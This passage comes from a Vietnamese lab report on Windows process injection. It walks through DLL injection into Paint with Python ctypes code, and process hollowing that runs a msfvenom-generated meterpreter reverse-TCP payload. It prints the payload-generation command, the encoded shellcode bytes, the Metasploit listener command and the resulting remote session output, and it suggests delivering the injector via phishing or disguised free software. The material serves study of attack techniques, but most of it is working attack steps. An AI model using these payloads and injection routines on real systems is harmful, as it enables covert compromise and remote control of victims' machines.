Chương trình được chạy thử để kiểm tra kết quả được minh họa như hình 3.3. Đồng thời Process Explorer được sử dụng để xác minh lại tính chính xác như minh họa ở hình 3.4.



```
Windows PowerShell
PS C:\Users\Victim\Desktop\Mutual\One> py .\message.py
[+] Tìm thấy mspaint.exe - PID: 7020
[+] Inject thành công! MessageBox sẽ hiển thị trên Paint.
PS C:\Users\Victim\Desktop\Mutual\One>
```

Hình 3.3. Kết quả thực thi Injector trên Powershell

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-9DJ5QEE\Victim]

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe	< 0.01	4,076 K	22,976 K	6388	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,852 K	8,064 K	6488	Host Process for Windows S...	Microsoft Corporation
StartMenuExperienceHost.exe	< 0.01	26,872 K	78,108 K	6608		
RuntimeBroker.exe		27,920 K	56,080 K	6732	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		6,952 K	30,840 K	6788	Runtime Broker	Microsoft Corporation
Code.exe		15,780 K	73,704 K	6948	Visual Studio Code	Microsoft Corporation
mspaint.exe		16,032 K	36,120 K	7020	Paint	Microsoft Corporation
SearchApp.exe	Susp...	162,000 K	99,280 K	7088	Search application	Microsoft Corporation
audiodg.exe	< 0.01	6,596 K	12,552 K	7100		
SecurityHealthSystray.exe		2,120 K	13,516 K	7180	Windows Security notificatio...	Microsoft Corporation
vmtoolsd.exe	< 0.01	6,252 K	16,564 K	7212	VMware Tools Core Service	Broadcom Inc.
svchost.exe		2,664 K	9,208 K	7232	Host Process for Windows S...	Microsoft Corporation
RuntimeBroker.exe		4,060 K	22,364 K	7312	Runtime Broker	Microsoft Corporation
Code.exe	< 0.01	105,952 K	122,244 K	7520	Visual Studio Code	Microsoft Corporation

Hình 3.4. Xác minh PID của tiến trình bằng Process Explorer

Bước 3: Tiến hành tiêm DLL độc hại vào tiến trình mục tiêu

Sau khi đã thu thập thành công mã định danh (PID) của tiến trình mục tiêu, kích bản tấn công chuyển sang giai đoạn tiêm và ép buộc tiến trình này thực thi thư viện liên kết động tùy chỉnh.

Hệ thống gọi API `OpenProcess()` với mã định danh pid đã thu thập được. Tham số `PROCESS_ALL_ACCESS (0x001FFFFFFF)` mang ý nghĩa cốt lõi: nó yêu cầu hệ điều hành cấp phát một "handle" là đặc quyền cao nhất, cho phép bộ tiêm mã được quyền đọc, ghi, và khởi tạo luồng thực thi bên trong mục tiêu. Việc kiểm tra giá trị trả về giúp ngăn chặn tiến trình tiêm mã tiếp tục hoạt động nếu hệ thống từ chối cấp quyền.

```
hProcess = kernel32.OpenProcess(PROCESS_ALL_ACCESS,
False, pid)
if not hProcess:
    print(f"[-] OpenProcess thất bại. Lỗi:
{kernel32.GetLastError()}")
    sys.exit(1)
```

Do cơ chế cô lập bộ nhớ của Windows, tiến trình mục tiêu không thể tự đọc được tên file DLL. Đoạn mã dưới đây sử dụng hàm `VirtualAllocEx()` để phân bổ một khoảng trống bên trong không gian bộ nhớ ảo của tiến trình đích. Kích thước phân vùng bằng đúng độ dài chuỗi đường dẫn tệp DLL, kết hợp cờ "`MEM_COMMIT | MEM_RESERVE`" để cam kết cấp phát thực tế, và `PAGE_READWRITE` cấp đặc quyền cho phép ghi đè dữ liệu, hình thành một khoang chứa trung chuyển chờ nhận dữ liệu từ mã độc.

```
addr = kernel32.VirtualAllocEx(hProcess, None,
len(dll_bytes), MEM_COMMIT | MEM_REVERSE, PAGE_READWRITE)
if not addr:
    kernel32.CloseHandle(hProcess)
    sys.exit(1)
```

Sau khi chuẩn bị xong khoang chứa, hàm WriteProcessMemory() làm nhiệm vụ chuyển ngữ cảnh. Nó chép dải chuỗi ký tự chứa đường dẫn tệp DLL vượt qua ranh giới cô lập tiến trình, ghi thẳng vào tọa độ vùng nhớ vật lý vừa sinh ra ở bước trước đó. Con trỏ written làm tham chiếu đảm bảo số byte được hệ thống xử lý hoàn chỉnh mà không bị phân mảnh.

```
# Ghi trực tiếp chuỗi đường dẫn DLL vào bộ nhớ đã cấp phát
written = ctypes.c_size_t(0)
kernel32.WriteProcessMemory(hProcess, addr, dll_bytes,
                             len(dll_bytes),
                             ctypes.byref(written))
```

Trong kịch bản tấn công này khai thác đặc tính kiến trúc bộ nhớ của hệ điều hành Windows, trong đó thư viện lõi kernel32.dll luôn được hệ thống ánh xạ vào cùng một địa chỉ cơ sở (base address) trên mọi tiến trình. Bộ tiêm mã sử dụng kỹ thuật phân giải địa chỉ động thông qua hai hàm GetModuleHandleA() và GetProcAddress() để trích xuất tọa độ bộ nhớ chính xác của hàm hệ thống LoadLibraryA. Tiếp theo, hàm CreateRemoteThread() được gọi để khởi tạo một luồng thực thi khác bên trong không gian tiến trình đích. Luồng này được chỉ định điểm neo khởi chạy là hàm LoadLibraryA, đồng thời nhận địa chỉ vùng nhớ chứa chuỗi đường dẫn tệp Custom DLL làm đối số đầu vào. Hệ quả của thao tác này là tiến trình mục tiêu bị ép buộc tải tệp DLL độc hại vào bộ nhớ cục bộ, tự động kích hoạt hàm DllMain() và trao quyền kiểm soát thực thi mã tùy ý cho kẻ tấn công mà không làm gián đoạn luồng hoạt động hợp lệ của ứng dụng.

```
# Phân giải hàm tải thư viện và kích hoạt luồng ngoại lai
h_kernel32 = kernel32.GetModuleHandleA(b"kernel32.dll")
load_lib = kernel32.GetProcAddress(h_kernel32,
b"LoadLibraryA")

thread_id = wintypes.DWORD(0)
hThread = kernel32.CreateRemoteThread(
    ctypes.c_void_p(hProcess), None, 0,
    ctypes.c_void_p(load_lib), ctypes.c_void_p(addr),
    0, ctypes.byref(thread_id)
)
```

3.1.3. Kịch bản 2 – Process Hollowing Code Injection


Trong kịch bản thực nghiệm thứ hai, kỹ thuật Process Hollowing được sử dụng để tiêm vào tiến trình. Tiến trình mục tiêu được chọn là svchost.

Bước 1: Tạo payload với msfvenom

Sử dụng công cụ msfvenom để tạo payload ở dạng shellcode C#.

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp  
LHOST=192.168.226.130 LPORT=4444 EXITFUNC=thread -f  
csharp --encrypt xor --encrypt-key z
```


Kết quả trả về một đoạn mã nguồn C# có chứa shellcode như sau:



```
(kali@kali)-[~]  
$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.226.130 LPORT=4444 EXITFUNC=thread -f csharp --encrypt xor --encrypt-key z  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 511 bytes  
Final size of csharp file: 2628 bytes  
byte[] buf = new byte[511] {0x86,0x32,0xf9,0x9e,0x8a,0x92,  
0xb6,0x7a,0x7a,0x3b,0x2b,0x3b,0x2a,0x28,0x32,0x4b,0xa8,  
0x2b,0x1f,0x32,0xf1,0x28,0x1a,0x32,0xf1,0x28,0x62,0x2c,0x32,  
0xf1,0x28,0x5a,0x37,0x4b,0xb3,0x32,0x75,0xcd,0x30,0x30,0x32,  
0xf1,0x08,0x2a,0x32,0x4b,0xba,0xd6,0x46,0x1b,0x06,0x78,0x56,  
0x5a,0x3b,0xbb,0xb3,0x77,0x3b,0x7b,0xbb,0x98,0x97,0x28,0x3b,  
0x2b,0x32,0xf1,0x28,0x5a,0xf1,0x38,0x46,0x32,0x7b,0xaa,0x1c,  
0xfb,0x02,0x62,0x71,0x78,0x75,0xff,0x08,0x7a,0x7a,0x7a,0xf1,  
0xfa,0xf2,0x7a,0x7a,0x7a,0x32,0xff,0xba,0x0e,0x1d,0x32,0x7b,  
0xaa,0x2a,0x3e,0xf1,0x3a,0x5a,0xf1,0x32,0x62,0x33,0x7b,0xaa,  
0x99,0x2c,0x37,0x4b,0xb3,0x32,0x85,0xb3,0x3b,0xf1,0x4e,0xf2,  
0x32,0x7b,0xac,0x32,0x4b,0xba,0xd6,0x3b,0xbb,0xb3,0x77,0x3b,  
0x7b,0xbb,0x42,0x9a,0x0f,0x8b,0x36,0x79,0x36,0x5e,0x72,0x3f,  
0x43,0xab,0x0f,0xa2,0x22,0x3e,0xf1,0x3a,0x5e,0x33,0x7b,0xaa,  
0x1c,0x3b,0xf1,0x76,0x32,0x3e,0xf1,0x3a,0x66,0x33,0x7b,0xaa,  
0x3b,0xf1,0x7e,0xf2,0x3b,0x22,0x3b,0x22,0x32,0x7b,0xaa,0x24,  
0x23,0x20,0x3b,0x22,0x3b,0x23,0x3b,0x20,0x32,0xf9,0x96,0x5a,  
0x3b,0x28,0x85,0x9a,0x22,0x3b,0x23,0x20,0x32,0xf1,0x68,0x93,  
0x31,0x85,0x85,0x85,0x27,0x33,0xc4,0x0d,0x09,0x48,0x25,0x49,  
0x48,0x7a,0x7a,0x3b,0x2c,0x33,0xf3,0x9c,0x32,0xfb,0x96,0xda,  
0x7b,0x7a,0x7a,0x33,0xf3,0x9f,0x33,0xc6,0x78,0x7a,0x6b,0x26,
```

Hình 3.5. Đoạn mã nguồn chứa shellcode

Đoạn mã nguồn trên được gán trực tiếp vào phần mã nguồn của chương trình injector.



```
1 reference  
102 static void Hollow()  
103 {  
104     byte[] buf = new byte[511] {0x86,0x32,0xf9,0x9e,0x8a,0x92,  
105     0xb6,0x7a,0x7a,0x7a,0x3b,0x2b,0x3b,0x2a,0x28,0x32,0x4b,0xa8,  
106     0x1f,0x32,0xf1,0x28,0x1a,0x32,0xf1,0x28,0x62,0x2b,0x2c,0x32,  
107     0xf1,0x28,0x5a,0x37,0x4b,0xb3,0x32,0x75,0xcd,0x30,0x30,0x32,  
108     0xf1,0x08,0x2a,0x32,0x4b,0xba,0xd6,0x46,0x1b,0x06,0x78,0x56,  
109     0x5a,0x3b,0xbb,0xb3,0x77,0x3b,0x7b,0xbb,0x98,0x97,0x28,0x3b,  
110     0xf1,0x28,0x5a,0x3b,0x2b,0xf1,0x38,0x46,0x32,0x7b,0xaa,0x1c,  
111     0xfb,0x02,0x62,0x71,0x78,0x75,0xff,0x08,0x7a,0x7a,0x7a,0xf1,  
112     0xfa,0xf2,0x7a,0x7a,0x7a,0x32,0xff,0xba,0x0e,0x1d,0x32,0x7b,  
113     0xaa,0x2a,0x3e,0xf1,0x3a,0x5a,0x33,0x7b,0xaa,0xf1,0x32,0x62,  
114     0x99,0x2c,0x37,0x4b,0xb3,0x32,0x85,0xb3,0x3b,0xf1,0x4e,0xf2,  
115     0x32,0x7b,0xac,0x32,0x4b,0xba,0xd6,0x3b,0xbb,0xb3,0x77,0x3b,  
116     0x7b,0xbb,0x42,0x9a,0x0f,0x8b,0x36,0x79,0x36,0x5e,0x72,0x3f,
```

Hình 3.6. Mã nguồn chứa Shellcode trong Injector


Chương trình sẽ được biên dịch ra dạng tệp thực thi, và gửi sang bên máy mục tiêu (victim) bằng bất kỳ phương thức nào (phishing, mạo danh một chương trình miễn phí,...)

Bước 2: Khởi tạo listener

Trên máy attacker, khởi tạo bảng điều khiển của Metasploit Framework với dòng lệnh như dưới đây để thực hiện tạo listener để chờ kết nối về, cấu hình loại payload mà handler chờ, địa chỉ và cổng mà handler sẽ lắng nghe

```
sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.226.130; set LPORT 4444; exploit"
```

Kết quả thiết lập phiên lắng nghe được minh họa ở hình sau:




```
(kali@kali)-[~]
$ sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.226.130; set LPORT 4444; exploit"
[sudo] password for kali:
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => 192.168.226.130
LPORT => 4444
[*] Started reverse TCP handler on 192.168.226.130:4444
```

Hình 3.7. Thiết lập Listener

Bước 3: Thực thi tệp trên máy mục tiêu

Tệp injector được thực thi trên máy mục tiêu thông qua Powershell (hoặc có thể mở trực tiếp tệp thực thi .exe).



```
Select Windows PowerShell
PS C:\Users\Victim\Desktop\Testing\bin\Debug\net10.0> .\injector.exe
```

Hình 3.8. Thực thi tệp Injector trên máy mục tiêu

Bước 4: Kiểm soát hệ thống

Nếu kết nối thành công, attacker có thể thực thi các lệnh trên hệ thống victim thông qua phiên Meterpreter.

3.2. Kết quả thực nghiệm và đánh giá


3.2.1. Kết quả hoạt động của công cụ injector

Thực nghiệm 1

Sau khi chương trình injector được khởi chạy, kết quả trả về cho thấy tiến trình mspaint (đã được mở từ trước) bị tiêm DLL, và thực thi đoạn mã tạo ra MessageBox trong DLL. Kết quả được minh họa ở hình 3.8 và 3.9.

```
C:\Users\Victim\Desktop\Mutual\One>py message.py
py message.py
[+] Tìm thấy mspaint.exe - PID: 8768
[+] Inject thành công! MessageBox sẽ hiển thị trên Paint.
```

Hình 3.9. Thực thi injector 1 trên powershell



Hình 3.10. Kết quả MessageBox được thực thi

Thực nghiệm 2

Sau khi chương trình được thực hiện thành công trên máy Victim, một kết nối sẽ được thiết lập giữa Attacker và Victim thông qua Reverse Shell thay vì Attacker cố gắng kết nối đến Victim, thì Victim sẽ chủ động kết nối trước).

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Victim> cd C:\Users\Victim\Desktop\Testing\bin\Debug\net10.0
PS C:\Users\Victim\Desktop\Testing\bin\Debug\net10.0> .\injector.exe
[+] XOR decoded 511 bytes shellcode

[+] Created suspended process. PID: 8004
[*] EntryPoint: 0x7FF753852F0
[+] Done! Shellcode running in PID: 8004
PS C:\Users\Victim\Desktop\Testing\bin\Debug\net10.0>
```

Hình 3.11. Thực thi injector 2 trên máy Victim

```

[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => 192.168.226.130
LPORT => 4444
[*] Started reverse TCP handler on 192.168.226.130:4444
[*] Sending stage (203846 bytes) to 192.168.226.132
[*] Meterpreter session 1 opened (192.168.226.130:4444 -> 192.168.226.132:49701) at 2026-03-09 02:20:04 -0400

meterpreter > getuid
Server username: DESKTOP-9DJ5QEE\Victim
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter > sysinfo
Computer      : DESKTOP-9DJ5QEE
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > 

```

Hình 3.12. Kết quả trả về Reverse Shell thành công

Lệnh shell được thực thi nhằm gọi trực tiếp môi trường Command Prompt nguyên bản của hệ điều hành Windows.


Notepad được mở để kiểm tra khả năng điều khiển từ xa.

```

meterpreter > execute -f notepad
Process 3592 created.
meterpreter > 

```

Hình 3.13. Mở notepad trên máy Victim từ Attacker




Hình 3.14. Kết quả mở notepad

3.2.2. Quan sát tiến trình mục tiêu sau khi bị tiêm

Thực nghiệm 1

Để xác nhận việc tiêm DLL thành công và quan sát hành vi của tiến trình mục tiêu, một số công cụ theo dõi và phân tích tiến trình đã được sử dụng. Ở đây sẽ sử dụng công cụ System Informer


Trước khi được tiến trình bị chèn tệp dll.



Hình 3.15. System Informer trước khi inject


Trong các luồng đang chạy của tiến trình không có địa chỉ hàm LoadLibraryA vì lúc này chưa mở tiến trình cũng như tạo luồng. Khi tiến hành

chạy công cụ Injector, kiểm tra lại thấy đã có địa chỉ hàm LoadLibraryA chứng tỏ đã tạo luồng thành công.



